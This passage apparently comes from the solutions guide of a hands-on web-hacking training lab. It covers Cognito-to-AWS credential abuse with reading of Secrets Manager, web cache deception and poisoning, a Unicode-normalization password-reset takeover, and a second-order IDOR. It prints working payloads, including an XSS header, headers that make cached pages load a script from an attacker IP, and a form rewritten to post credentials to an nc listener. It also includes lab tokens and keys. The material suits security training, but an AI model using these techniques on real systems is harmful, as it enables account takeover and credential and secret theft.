MIIBIjANBkgkhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAr+24Z0/LasCRuKWtCuje
RQI1737heuNohmeaVeSsNmWuQMaPi0L
-----END PUBLIC KEY-----
  
```

Step 12: Generate an authenticated Cognito identity id using the ‘IdToken’, ‘IdentityPoolid’ and ‘IdentityPoolName’ as shown below:

```
root@kali:~# aws cognito-identity get-id --identity-pool-id us-east-1:d7f1908a-a2f8-4c6e-b6b1-9060d9830fb3 --logins cognito-idp.us-east-1.amazonaws.com/us-east-1_EOn8m3ula=<IdToken>
```

```
~ # aws cognito-identity get-id --identity-pool-id us-east-1:d7f1908a-a2f8-4c6e-b6b1-9060d9830fb3 --logins cognito-idp.us-east-1.amazonaws.com/us-east-1_EOn8m3ula=eyJraWQiOjIjNmkQybFwvUzE2RdEYXpPSz1VSzQyQzVY3JIV1FQS3VtVXFmWlwva094ZKE9IiwiYXwNljojIulMyNTYifQ.eyJzdWIiOiIwYWWh0WI1MS0z0WY1LTrizGmtYTlhYy0w0GQ2NGYzZDY5ZGU1LCJhdWQoIjT0GNhMWzLYTl1aWNvNXFtbDQzbmEzZnAiLCJlbWFpbF92ZXJpZmlZC16dHJ1ZSwiZXZlbnRfaWQoIjJLMmRh0DjJyS01NGVKLTQ3NjMt0TM2Yy0zNGYw0WU3MTBmYTMiLCJ0b2tlbl91c2Ui0iJpZCIsImF1dGhfdGltZSI6MTU5MzY50DU5NSwiaXNzIjoiaHR0cHM6XC9cL2NvZ25pdG8taWRwLnVzLWVhc3QtMS5hbWF6b25hd3MuY29tXC91cy1LYXN0LTFFRU9u0G0zdWxhIiwibmFtZSI6I1VzZXJYIiwiY29nbml0bzp1c2VybmfTzSI6InVzZXJYQhdlymhY2tsYWIuY29tIiwiZXhwIjoxNTkzNzAyMTk1LCJpYXQo0jE10TM20Tg10TUsImVtYwlsIjoidXNlclhAbWFpbGluYXRvc15jb20if0.l0X15oc7c2Y1cybYpy0yjfzAVTmxPVMEthUmP_Lfz0HVc2gyTpYiAcgw4vvJVajlwz_eoFCTNRED7rqRSoS9o-3Pc03pp7D2gs00Zo4028X7MchcX7XAH_laSZICkoy6SXCQhGqWEUVKX99tvG_b1YQp5leIvgvzybKxt7Ui30YEQv1lHjpQ0b35-V_0aa-jR2592XpR6YwqitqVaYpHy40W8KEI0CKIBn-7RDjRbNfDkjw271wUYn9NZdwRZ0R-ty-t1-QjVxVJOIrccdLAUMqkohkt7teuHdijv81nR7xmntkiKR5uRr1WfKxRZ96ijt-5HDTc3uhbEtWNSF9xQ

{
    "IdentityId": "us-east-1:85948f47-1237-479a-a9e8-ab021747cae5"
}
```

Step 13: Use the ‘IdentityId’ obtained from the above step to create temporary AWS credentials using the ‘IdToken’, ‘IdentityPoolid’ and ‘IdentityPoolName’ as shown below:

```
root@kali:~# aws cognito-identity get-credentials-for-identity --identity-id us-east-1:85948f47-1237-479a-a9e8-ab021747cae5 --logins cognito-idp.us-east-1.amazonaws.com/us-east-1_EOn8m3ula=<Id Token>
```

```
~ # aws cognito-identity get-credentials-for-identity --identity-id us-east-1:85948f47-1237-479a-a9e8-ab021747cae5 --logins cognito-idp.us-east-1.amazonaws.com/us-east-1_EOn8m3ula=eyJraWQiOjIjNmkQybFwvUzE2RdEYXpPSz1VSzQy0zVY3JIV1FQS3VtVXFmWlwva094ZKE9IiwiYXwNljojIulMyNTYifQ.eyJzdWIiOiIwYWWh0WI1MS0z0WY1LTrizGmtYTlhYy0w0GQ2NGYzZDY5ZGU1LCJhdWQoIjT0GNhMWzLYTl1aWNvNXFtbDQzbmEzZnAiLCJlbWFpbF92ZXJpZmlZC16dHJ1ZSwiZXZlbnRfaWQoIjJLMmRh0DjJyS01NGVKLTQ3NjMt0TM2Yy0zNGYw0WU3MTBmYTMiLCJ0b2tlbl91c2Ui0iJpZCIsImF1dGhfdGltZSI6MTU5MzY50DU5NSwiaXNzIjoiaHR0cHM6XC9cL2NvZ25pdG8taWRwLnVzLWVhc3QtMS5hbWF6b25hd3MuY29tXC91cy1LYXN0LTFFRU9u0G0zdWxhIiwibmFtZSI6I1VzZXJYIiwiY29nbml0bzp1c2VybmfTzSI6InVzZXJYQhdlymhY2tsYWIuY29tIiwiZXhwIjoxNTkzNzAyMTk1LCJpYXQo0jE10TM20Tg10TUsImVtYwlsIjoidXNlclhAbWFpbGluYXRvc15jb20if0.l0X15oc7c2Y1cybYpy0yjfzAVTmxPVMEthUmP_Lfz0HVc2gyTpYiAcgw4vvJVajlwz_eoFCTNRED7rqRSoS9o-3Pc03pp7D2gs00Zo4028X7MchcX7XAH_laSZICkoy6SXCQhGqWEUVKX99tvG_b1YQp5leIvgvzybKxt7Ui30YEQv1lHjpQ0b35-V_0aa-jR2592XpR6YwqitqVaYpHy40W8KEI0CKIBn-7RDjRbNfDkjw271wUYn9NZdwRZ0R-ty-t1-QjVxVJOIrccdLAUMqkohkt7teuHdijv81nR7xmntkiKR5uRr1WfKfXrZ96ijt-5HDTc3uhbEtWNSF9xQ

{
    "IdentityId": "us-east-1:85948f47-1237-479a-a9e8-ab021747cae5",
    "Credentials": {
        "AccessKeyId": "ASIA2EG3F6XX60YC36H5",
        "SecretKey": "g0DGfJ7nr+7Qkor/s2/CT8yh/0KTKRLGL1gVax",
        "SessionToken": "IQoJb3JpZ2luX2VjEMF//////////wEaCXVzLWVhc3QtMSJIMEYCIQCz14YmzpEXYDunwIWgb5ZK3ieUe+V7oGw2lFjUlacNWQIhA05WfdaiSX46/n95G/W5oD7GE6delxRkr5sbWLhcCB4Kv4DCGA0ARoMnjk2Mj00MzY40Dc5Igzsri5iJJfJZq+4th4q2w08MegX+ESD5D2UUqmqYljg8ixlajAcK77KJFxUB6WSFBkLa0A+aNw3xYl1/0RB+6YJgJw+PpvwgxoiN1vZ/dmtCRMUEsuZ19lEv+KVSPXJGtwk4gFDvTrl591TaG1mbN3Xnk8xWLb4afVCDbtKsgqg1Gni+78B0vUzUElaaT7mGhs0dIlydfnAvhvbGzVn1mMxa3ac1K6Tt+AHSGHEuTI MT61nTIIuAzzBN2ind+uK0R7E+m7r0Uowh1hNwfA-PTYdg5M1ETwccIYQyP0k
```

Step 14: Configure the AWS Command Line Interface(CLI) to interact with the AWS services using the details obtained above in the command as shown below:

```
root@kali:~# export AWS_ACCESS_KEY_ID=XXXXXXXXXX  
root@kali:~# export AWS_SECRET_ACCESS_KEY=XXXXXXXXXX  
root@kali:~# export AWS_SESSION_TOKEN=XXXXXXXXXX  
root@kali:~# export AWS_DEFAULT_REGION=us-east-1
```

```
- # export AWS_ACCESS_KEY_ID=ASIA2EG3F6XX60YC36H5  
export AWS_SECRET_ACCESS_KEY=g0DGfJ7nr+7JQkor/s2/CT8yhh/QKTKRLGL1gVax  
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEMf//////////wEaCXVzLWVhc3QtMSJIMEYCIQCz14YmzpEXYDunwIWgb5ZK3ieue+V7oGw  
r5sbWLhccb4Kv4DCGAQARoMNjK2MjQ  
Ev+KVSPxJGtWk4gFDvTfrl59TTaGiM  
YdG5MjFTwrcUX9YP0kEkS99ZzS5NAN  
C2MT9t38DTspUBltJIym1Eth6d2EVW  
mAK5IxGescQQf1I07IJGBzk05cvRN6  
4ykT0rtTXScbefceuGlIrmjszZAP7v  
3epjk/pBhU4WAzX1JF0ZN0hq6JsV8E  
export AWS_DEFAULT_REGION=us-east-1  
  
- # aws sts get-caller-identity  
{  
    "UserId": "AROA2EG3F6XXUS7WDIN7W:CognitoIdentityCredentials",  
    "Account": "696244368879",  
    "Arn": "arn:aws:sts::696244368879:assumed-role/Cognito_nssfedappAuth_Role-NEW/CognitoIdentityCredentials"  
}
```

Step 15: Execute the following command to verify the validity of AWS client credentials configured in the above step using the command as shown:

```
root@kali:~# aws sts get-caller-identity
```

```
- # aws sts get-caller-identity  
{  
    "UserId": "AROA2EG3F6XXUS7WDIN7W:CognitoIdentityCredentials",  
    "Account": "696244368879",  
    "Arn": "arn:aws:sts::696244368879:assumed-role/Cognito_nssfedappAuth_Role-NEW/CognitoIdentityCredentials"  
}
```

Step 16: Since the objective is to obtain the secrets from the secret manager let's query the 'secretsmanager' service using the current session. Enter the commands as shown below:

```
root@kali:~# aws secretsmanager list-secrets
```

```
- # aws secretsmanager list-secrets

{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:696244368879:secret:Cloud_API-zpPdX0",
            "Name": "Cloud_API",
            "Description": "Key to Access APIs",
            "LastChangedDate": 1593687512.196,
            "Tags": [],
            "SecretVersionsToStages": {
                "b71222f7-d3ea-4963-ae0d-e586bbfd5acd": [
                    "AWSCURRENT"
                ]
            }
        }
    ]
}
```

Step 17: The output shows that there is a 'Cloud_API' secret available. Query the secret-id using the command to decrypt and retrieve the encrypted secret information as shown below.

```
root@kali:~# aws secretsmanager get-secret-value --secret-id
arn:aws:secretsmanager:us-east-1:6962XXXX9:secret:Cloud_API-zpPdX0
```

```
- # aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:69624436887
9:secret:Cloud_API-zpPdX0

{
    "ARN": "arn:aws:secretsmanager:us-east-1:696244368879:secret:Cloud_API-zpPdX0",
    "Name": "Cloud_API",
    "VersionId": "b71222f7-d3ea-4963-ae0d-e586bbfd5acd",
    "SecretString": "{\"API_Key\": \"02d619b8cb15409ca3889de3a0b36a73\", \"Username\": \"vision\", \"Password\": \"45ecca6dc26c47b2b\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1593687512.17
}
```

Module: Web Cache Attacks

Web Cache Deception

Challenge URL: <http://webcache.webhacklab.com:8080/login.php>

- Identify Web Cache Deception vulnerability to access sensitive content without authentication, which would otherwise be only accessible to an authenticated User.

Solution:

Step 1: Navigate to <http://webcache.webhacklab.com:8080/login.php>. Try to access index.php i.e. <http://webcache.webhacklab.com:8080/index.php>. It will not be accessible and will keep redirecting to the authentication page as it requires authentication to be accessed.

The screenshot shows a web browser window with the URL <http://webcache.webhacklab.com:8080/login.php> in the address bar. The page title is "PHP Simple Application for Webcache Deception Demo.". Below the title is a "Login" form. The form has two input fields: "Username" and "Password", both currently empty. To the right of the "Username" field is a green "Login" button. The browser interface includes standard navigation buttons (back, forward, search) and a tab labeled "php".

Step 2: Try adding any non-existent static file location, for example non-existent.css to end of the URL (i.e. <http://webcache.webhacklab.com:8080/login.php/non-existent.css>). Observe if the application loads login.php instead. And we can also observe from header “X-cache” that our server caches public static files.

Note: We could also use public static file extensions like gif, png, ico etc.

The screenshot shows a browser window with a red box highlighting the URL bar containing `webcache.webhacklab.com:8080/login.php/non-existent.css`. Below the browser is a developer tools interface with the Network tab selected. The Network tab displays a list of requests. The first request is a 200 status code response for a GET request to `webcache.w`. The Headers section of this request shows the following headers:

Header	Value
Cache-Control	no-store, no-cache, must-revalidate
Connection	close
Content-Length	963
Content-Type	text/html; charset=UTF-8
Date	Wed, 06 Feb 2019 08:53:49 GMT
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Pragma	no-cache
Server	nginx/1.10.3 (Ubuntu)
X-Cache	HIT

The X-Cache header is highlighted with a red box. There are also other requests listed in the table, such as 200 and 404 responses for various URLs.

Step 3: To exploit this, Login to application using creds **username1:password1** . After login, you will be taken to <http://webcache.webhacklab.com:8080/index.php> page. Now, armed with the knowledge in the previous step, again add a non-existent public static file to the end of the URL. (e.g: <http://webcache.webhacklab.com:8080/index.php/non-existent.css>) and submit it. This will cache contents of index.php on the server with file index.php/non-existent.css .

The screenshot shows a browser window with the following details:

- Address Bar:** Shows the URL <http://webcache.webhacklab.com:8080/index.php/non-existent.css>. The "Not secure" warning is highlighted with a red box.
- Page Content:** The main page displays a "Security Profile" section with user information:
 - Name: John Doe
 - Database API Key: 003026bbc133714df1834b8638bb496e
 - API Key: 8f4b3d9a-e931-478d-a994-28a725159ab9
 - Username: User1961
 - Access Level: Application Manager
- Issue Submission Form:** Below the profile, there is a form for issue submission with fields for Issue Type, Subject, Access Id, and Description.
- Developer Tools Network Tab:** The Network tab of the developer tools is open, showing the request for `/index.php/non-existent.css`. The response headers are displayed, including:
 - Content-Encoding: gzip
 - Content-Type: text/html; charset=UTF-8
 - Date: Fri, 10 May 2019 12:20:39 GMT
 - Expires: Thu, 19 Nov 1981 08:52:00 GMT
 - Pragma: no-cache
 - Server: nginx/1.10.3 (Ubuntu)
 - Transfer-Encoding: chunked
 - X-Cache: MISS

A red box highlights the "As this page is not initially cached, it will request it from backend server and then cache it" note, which corresponds to the "MISS" entry in the X-Cache header.

Step 4: As the cache on the server is created, access the same link from different browsers or from different remote locations to retrieve contents on “index.php” without authentication.

http://webcache.webhacklab.com:8080/index.php/non-existent.css

The screenshot shows a web browser window with the URL `http://webcache.webhacklab.com:8080/index.php/non-existent.css` highlighted in red. The main content area displays a "Security Profile" page with user information: Name: John Doe, Database API Key: 003026bbc133714df1834b8638bb496e, API Key: 8f4b3d9a-e931-478d-a994-28a725159ab9, Username: User1961, and Access Level: Application Manager. Below this is an "Issue Submission" section with fields for Issue Type and Subject. At the bottom, a developer tools Network tab is open, showing a list of requests. One request, a GET for "non-existent.css", has its Headers section expanded, showing the "X-Cache: HIT" header highlighted in red.

S...	M...	Domain	File	Cause	T...	Transf...	S...	0 ms	2.56 s
200	GET	web...	non-existent.css	docum...	ht...	2.37 KB	2...	779 ms	
200	GET	web...	style2.css	stylesh...	ht...	2.37 KB	2...	1160 ms	
200	GET	font...	css?family=Ropa+Sans	stylesh...	css	1.17 KB	80...	221 ms	
404	GET	web...	favicon.ico	img	ht...	cached	17...		

Headers (highlighted in red):

- Connection: close
- Content-Length: 2136
- Content-Type: text/html; charset=UTF-8
- Date: Fri, 10 May 2019 12:28:56 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Pragma: no-cache
- Server: nginx/1.10.3 (Ubuntu)
- X-Cache: HIT

Web Cache Poisoning

Challenge URL: <http://webcache.webhacklab.com/>

- Identify whether there are any unkeyed inputs used by the application and if the server caches the output for the same. Edit those unkeyed inputs with malicious payloads to do the following to random user when poisoned cache is requested.
 - Perform Cross-Site Scripting
 - Execute malicious script from remote location controlled by us
 - Steal Credentials through Form submission to remote location controlled by us.

Note: TTL of cache is set to 20 sec.

Solution:

Step 1: Navigate to <http://webcache.webhacklab.com/> and observe that the host header is used by the application in multiple places in response.

The screenshot shows a browser window with the URL <http://webcache.webhacklab.com/>. The page title is "PHP Application for Webcache Poisoning Demo.". Inside the page, there is a "Login" form with fields for "Username" and "Password" and a "Login" button. Above the form, a paragraph contains the text "Host Header: webcache.webhacklab.com". Below the page content, the browser's developer tools are open, specifically the Network tab. The source code is visible, showing the HTML structure. A red box highlights the "Host Header" text in the page content, and another red box highlights the "Host Header" text in the Network tab's preview section. A third red box highlights the "action" attribute in the form's source code, which points to <http://webcache.webhacklab.com/login.php>.

Step 2: Next let's determine if we can override "host" header value with our custom one using alternative headers like "X-Forwarded-Host". It seems we can, as shown below.

X-Forwarded-Host: test123

Request

Target: <http://webcache.webhacklab.com>

Raw Headers Hex

```
GET / HTTP/1.1
Host: webcache.webhacklab.com
X-Forwarded-Host: test123
User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
<link href=".css/style.css" rel="stylesheet">
</head>
<body>
<div id="Frame0">
  <h1>PHP Application for Webcache Poisoning Demo.</h1>
  <p>Host Header: test123</p>
</div>
```

A. Cross-site Scripting:

Step 3: After above step wait for 20 sec for cache to become invalid, then submit below Header with custom XSS payload. After submission response will be cached on the varnish server.

X-Forwarded-Host: <script>prompt('Password')</script>

Target: <http://webcache.webhacklab.com>

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: webcache.webhacklab.com
X-Forwarded-Host: <script>prompt('Password')</script>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

?


Response

Raw Headers Hex HTML Render

Name	Value
HTTP/1.1	200 OK
Date	Wed, 06 Feb 2019 08:31:09 GMT
Server	Apache/2.4.18 (Ubuntu)
Content-Length	1077
Content-Type	text/html; charset=UTF-8

```
</head>
<body>
<div id="Frame0">
  <h1>PHP Application for Webcache Poisoning Demo.</h1>
  <p>Host Header: <script>prompt('Password')</script></p>
</div>
<br>
<form action="http://webcache.webhacklab.com/login.php" method="post" name="Login_Form">
  <table width="400" border="0" align="center" cellpadding="5" cellspacing="1" class="Table">
    <tr>
```

Step 4: Response is cached. Try accessing the same page from other IPs or browsers. You will access the cached page resulting in XSS.



B. Execute malicious script from Remote location controlled by us.

Step 5: Similarly, as we observed that on submitting Headers ‘X-NotSoSecure-Script’ it modified script loading location. Therefore, we submitted below Header with a remote server containing different JavaScript but with the same name.

X-NotSoSecure-Script: 192.168.4.X:1234

Target: <http://webcache.webhacklab.com>

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: webcache.webhacklab.com
X-NotSoSecure-Script: 192.168.4.57:1234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

? < + > Type a search term

Response

Raw Headers Hex HTML Render

Name	Value
HTTP/1.1	200 OK
Date	Wed, 06 Feb 2019 08:38:34 GMT
Server	Apache/2.4.18 (Ubuntu)
Content-Length	1059
Content-Type	text/html; charset=UTF-8
Set-Cookie	Accept-Encoding

```
<script src="http://192.168.4.57:1234/script.js"></script>
</body>
</html>
```

Step 6: Cache is poisoned. When a random user accesses the same cached page from a different location or browser. It loads the malicious script from a remote machine controlled by us and executes it.

Terminal Output:

```
NSS:~$ python -m SimpleHTTPServer 1234
Serving HTTP on 0.0.0.0 port 1234 ...
192.168.4.57 - [06/Feb/2019 14:59:02] "GET /script.js HTTP/1.1" 200 -
```

Browser Screenshot:

The browser window title is "PHP Application for Webcache - Read webcache.webhacklab.com". The page content includes a modal dialog box with the message "I am malious script from untrusted location".

C. Steal Credentials through From submission

Step 7: Similarly, we observe that we can use “X-Steal-Creds” header to poison from URL to send authentication credentials to a remote server. For this submit below Header with payload.

X-Steal-Creds: 192.168.4.X:1234

Target: <http://webcache.webhacklab.com>

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: webcache.webhacklab.com
X-Steal-Creds: 192.168.4.57:1234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

? < + > Type a search term

Response

Raw Headers HTML Render

Name	Value
HTTP/1.1	200 OK
Date	Wed, 06 Feb 2019 08:43:39 GMT
Server	Apache/2.4.18 (Ubuntu)
Content-Length	1059
Content-Type	text/html; charset=UTF-8
Vary	Accept-Encoding

```
<br>
<form action="http://192.168.4.57:1234/login.php" method="post" name="Login Form">
<table width="400" border="0" align="center" cellpadding="5" cellspacing="1" class="Table">
<tr>
<td colspan="2" align="left" valign="top"><h3>Login</h3></td>
</tr>
```

Step 8: As soon as a random user submits his credentials on the poisoned cached page.

Credentials are sent to our listener as shown in the below figure.

```
nc -lvp 1234
```

PHP Application for Webcache Poisoning Demo.

Host Header: webcache.webhacklab.com

Login

Username	admin
Password	*****

Waiting for 192.168.4.57...

```
curl -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0" http://192.168.4.57/login.php
```

```
curl -X POST -d "Username=admin&Password=admin&Submit=Login" http://192.168.4.57/login.php
```

Module: Miscellaneous Vulnerabilities


Unicode Normalization Attack

Challenge URL: <http://reimbursement.webhacklab.com/Account/ResetPassword>

- Identify and exploit the forgot password functionality to login as userX

Solution:

Step 1: Login to the 'Expense Reimbursement' application using your registered account. Here, we have used 'john' as a victim user account.



Note: To see the normalized characters working in your current version of Firefox browser, an additional dependency is required which is already installed in our custom kali.

Run the following command in case you want to test on a different system:

```
root@kali:~# sudo apt-get install ttf-ancient-fonts
```

Step 2: Register to the 'Expense Reimbursement' application by entering unicode characters as a username. Here, we have used 'JKLMNOP' user account you can refer to [Online Unicode Tool](#) or [Unicode Charsets](#).

The screenshot shows a web browser window with the URL `reimbursement.webhacklab.com/Account/Register`. The page title is "Expense Reimburse" and the main heading is "Register". Below it says "Create a new account." There are six input fields: "FirstName" (Johnny), "LastName" (Tester), "Username" (JKLMNOP), "Email" (johnnytester@claranetsecurity.com), "Password" (a series of seven dots), and "Confirm password" (a series of seven dots). At the bottom is a "Register" button.

FirstName	Johnny
LastName	Tester
Username	JKLMNOP
Email	johnnytester@claranetsecurity.com
Password	•••••••
Confirm password	•••••••

Register

Step 3: Initiate the Forgot Password request and input the unicode characters as a username. For instance, here we have entered 'JKLMNOP' as a username to reset the password.

Expense Reimburse

Forgot your password?.

Enter your email.

Username

Email Link

Step 4: In another browser (or private browsing window), open your mailbox to see the received password reset link → Click the link to reset the password.

Reset Password Inbox x

 [@gmail.com](#) 5:50 PM (2 minutes ago)

Please reset your password by clicking <a href="

Step 5: You will be redirected to the Reset Password page. Enter the new password as desired and the username must be the same as mentioned above ('JOHN'). Here, we have set a new password as 'New@1234'.

Expense Reimburse

Reset password.

Reset your password.

Username JOHN

Password (five dots)

Confirm password (five dots)

Reset


Step 6: After submitting the above data, the password has been reset for both 'john' user as well as 'JOHN' user. This happened due to the application's nature of handling or working with unicode characters.

Expense Reimburse

Reset password confirmation.

Your password has been reset. Please [click here to log in](#)

Step 7: The password for user 'john' is now set to a new password 'New@1234'.



The screenshot shows a browser developer tools Network tab with a single entry. The request details are as follows:

Type	Name	Value
Cookie	__RequestVerificationToken	m87N7VhvylLWUC4TpHt1u_rFQ...
Body	__RequestVerificationToken	5Ldj_WewUEASigu0N7mIM-wBHy...
Body	Username	john
Body	Password	New@1234
Body	RememberMe	false

The 'Password' row has a red box around its value. To the right of the Network tab, a browser window is open showing a login success message: "Hello john!" and a "Log off" link.

Second-order IDOR

Challenge URL: <http://reimbursement.webhacklab.com/Expense/LoadExpenseFile?id=>

- Exploit Second-order IDOR to view reimbursement details of another user on the application who owns id = 1, 2, 3

Solution:

Step 1: Login to the Expense Reimburse application using your registered account and navigate to the 'Expense' tab. Here, we have used 'john' as an existing user account.

The screenshot shows a web browser window with the URL reimbursement.webhacklab.com/Expense. The page title is "Expense Reimburse". The main content area displays the text "Expense." and "Add or View all expenses". Below this, there are three links: "Add Expense: [Add]", "View All Expenses: [View]", and "Download Sample File: [Sample File]". At the bottom of the page, a copyright notice reads: "© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK".

Step 2: Download a sample (SampleData.xls) file from user 'john' account

The screenshot shows the same web browser window as before. The "Download Sample File" link has been clicked, and a file download dialog box titled "Opening SampleData.xls" is displayed. The dialog box contains the message: "You have chosen to open: SampleData.xls which is: BIN file (26.5 KB) from: http://reimbursement.webhacklab.com". It also asks, "Would you like to save this file?". The "Save File" button is highlighted.

Step 3: Manipulate the excel data 'Amount' to your desired reimbursement amount.

The screenshot shows a Microsoft Excel spreadsheet titled 'Calibri' with a font size of 12. The table has four columns: Date, Description, and Amount, plus a header row. The data rows are numbered 1 through 6. The 'Amount' column contains values 500, 2000, 2500, 1000, and 250 respectively. The last row is empty.

	A	B	C	D
1	Date	Description	Amount	
2	02/01/2020	Food	500	
3	02/01/2020	Laptop	2000	
4	02/01/2020	Airplane	2500	
5	02/01/2020	Hotel	1000	
6	02/01/2020	Travel	250	
7				

Step 4: Navigate to the 'Add Expense' feature which allows users to upload a file in XLS format. Upload the .xls file 'SampleData.xls' (located in kali → '/root/Downloads').

